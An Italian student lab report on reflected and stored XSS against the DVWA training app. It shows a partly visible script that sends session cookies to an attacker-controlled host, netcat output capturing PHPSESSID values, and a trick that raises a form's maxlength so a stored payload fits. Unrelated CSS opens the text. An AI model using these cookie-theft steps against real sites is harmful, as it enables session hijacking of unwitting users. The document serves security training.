


S6-L5

```
background: url(../img/gradient.jpg);
background-size: 100vw 100vh;
}
.box{
    position: absolute;
    top: 50%;
    left: 50%;
    transform: translate(-50%, -50%);
    width: 400px;
    padding: 40px;
    background: rgba(0, 0, 0, 0.5);
    box-sizing: border-box;
    box-shadow: 0 15px 25px rgba(0, 0, 0, 0.5);
    border-radius: 10px;
}
.box h2{
    margin: 0 0 30px;
    padding: 0;
    color: #fff;
    text-align: center;
}
.box h3{
    margin: 0 0 10px;
    padding: 0;
    color: #fff;
    text-align: center;
}
.box .inputBox{
    width: 100px;
    height: 30px;
    border: none;
    border-bottom: 2px solid #fff;
    background-color: transparent;
    outline: none;
    font-size: 14px;
}
```



Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script.

- Spiegare come si comprende che un sito è vulnerabile.
 - Portare l'attacco XSS.
 - Fare un report su come avviene l'attacco con tanto di screenshot.
-



Per scoprire se un sito web è vulnerabile ad un attacco di tipo XSS reflected, la prima cosa che possiamo andare a fare è quella di analizzare i vari campi dove è permesso l'inserimento da parte dell'utente di un input, una volta individuato possiamo fare dei tentativi andando a inserire degli script in Javascript o HTML, dipendentemente da come il sito ci risponde possiamo capire se il campo input è stato "sanificato" o meno. Nel primo caso il sito non è vulnerabile ad XSS reflected, in quanto lo script verrà filtrato e non verrà eseguito, nel secondo caso invece non essendo il campo input sanificato eseguirà lo script, il quale potrebbe sia essere uno script innocuo come a esempio un alert, sia, come in questo caso, uno script che ci permette di ottenere i Cookie di sessione.






I cookie di sessione sono piccoli file di testo utilizzati per memorizzare e gestire le sessioni degli utenti, rubare dei cookie di sessione ipoteticamente ci permette di effettuare l'accesso senza inserire le credenziali, ipoteticamente in quanto ad oggi per evitare ciò alcuni siti web hanno implementato delle logiche di sicurezza come ad esempio la verifica dell'indirizzo IP o l'utilizzo di altri token , questi sono solo alcuni metodi utilizzati per evitare queste vulnerabilità.





Abbiamo visto come scoprire se un sito è vulnerabile all' XSS Reflected, non ci resta che provare ad utilizzarlo sulla nostra DVWA, per prima cosa dirigiamoci nell'apposita sezione e proviamo ad inserire un input, in questo caso io ho provato ad analizzare il comportamento del campo input con uno script di alert, come possiamo notare lo script è stato eseguito restituendoci un pop up di alert.





Una volta aver identificato la vulnerabilità proviamo ad eseguire uno script che si occuperà di rubare il cookie di sessione e successivamente inoltrerà il tutto ad un indirizzo ed una porta da noi specificati, contemporaneamente ci metteremo in ascolto da kali tramite il tool Netcat, ovvero un software a riga di comando che ci permette di manipolare e reindirizzare i dati di una rete. Possiamo notare come nella maggior parte dei casi a seguito di un attacco XSS Reflected la vittima sia ignara di quello che sta succedendo, in quanto basterà clickare su un link compromesso per subire l'attacco, il quale reindirizzerà la vittima sul sito ma eseguendo lo script da noi voluto.


The screenshot shows a DVWA (Damn Vulnerable Web Application) interface. The URL in the browser is 192.168.1.104/dvwa/vulnerabilities/xss_r/?name=matteo#. The page title is "Vulnerability: Reflected". On the left, there's a sidebar with links: Home, Instructions, Up, Exploit Force, and Command Execution. On the right, there's a form asking "What's your name?" with a text input containing "matteo" and a "Submit" button. Below the form, a message box displays "Hello matteo" in red text.

The screenshot shows a DVWA interface for a reflected XSS attack. The URL is 192.168.1.104/dvwa/vulnerabilities/xss_r/?name=<script>+var+xhr+%3D+new+XMLHttpRequest()%3B+xhr. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The sidebar and form structure are identical to the first screenshot, but the message box now displays "Hello" in red text, indicating the exploit has been successful.



Come possiamo notare attraverso questa tipologia di attacco siamo andati ad inserire lo script all'interno della richiesta GET di HTTP, così facendo non andremo a toccare il sito, bensì interagiremo con la richiesta che il malcapitato, il quale ha cliccato sul link manipolato, farà al sito web, andando a eseguire lo script di conseguenza.

Grazie a Netcat possiamo metterci in ascolto sulla porta da noi selezionata, una volta che lo script viene eseguito ci verranno restituite le informazioni da noi richieste, in questo caso abbiamo ottenuto il cookie di sessione desiderato.



```
(kali㉿kali)-[~]
$ nc -l -p 9000
GET /security=low;%20PHPSESSID=3b3d7832856ea6a44b8a39c98739fc52 HTTP/1.1
Host: 192.168.1.68:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://192.168.1.104
Connection: keep-alive
Referer: http://192.168.1.104/
```







A differenza dell'XSS Reflected, con lo Stored andremo ad inserire del codice malevolo direttamente su un sito web, ad esempio all'interno di campi di testo come i commenti.

Quando un utente visita la pagina dove il codice malevolo è visualizzabile il codice viene eseguito, questo può consentire all'attaccante di rubare informazioni sensibili, assumere il controllo dell'account dell'utente o eseguire altre azioni dannose.

Per prevenire l'XSS Stored, è importante validare e sanitizzare correttamente tutti i dati in ingresso e assicurarsi che vengano visualizzati in modo sicuro sulla pagina.





Per prima cosa una volta che ci troviamo nella pagina DVWA dedicata all'XSS Stored provando a scrivere uno script noteremo che superata una soglia di caratteri non sarà più possibile aggiungerne altri, per arginare questo problema andiamo a ispezionare la pagina e modifichiamo la "length" dell'input come riportato in figura.



```
Search HTML
<tr>
  <td>Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="5000"></textarea>
  </td>
</tr>
</tbody>
</table>
</div>
</div>
</div>
```

The screenshot shows a browser developer tools' element inspector. The current element selected is a `<textarea>` with the following attributes: `name="mtxMessage"`, `cols="50"`, `rows="3"`, and `maxlength="5000"`. The `maxlength` attribute is highlighted with a blue selection bar. The element is located within a `<td>` cell, which is part of a `<tr>` row, which is part of a `<tbody>` section, which is part of a `<table>` element, which is part of a `<div>` with the class `vulnerable_code_area`, which is part of a `<form>`.



Una volta aver seguito questi passaggi non ci resterà che rimetterci in ascolto con Netcat e provare ad inviare il commento con lo script, noteremo che ogni volta che torniamo in quella sezione lo script si eseguirà, a meno che non eliminiamo il commento andando a selezionare “clear” da DVWA

The screenshot shows a web application interface on the left and a terminal window on the right.

Web Application Interface (Left):

- A form with two entries:
 - Name: test
Message: This is a test comment.
 - Name: prova
Message:

Terminal Window (Right):

```
(kali㉿kali)-[~]
$ nc -l -p 9000
GET /?cookie=security=low;%20PHPSESSID=a39ee42f60d10bab65eae79e5bd01ef6 HTTP/1.1
Host: 192.168.1.68:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.104/
```



CYBER SECURITY

S6-L5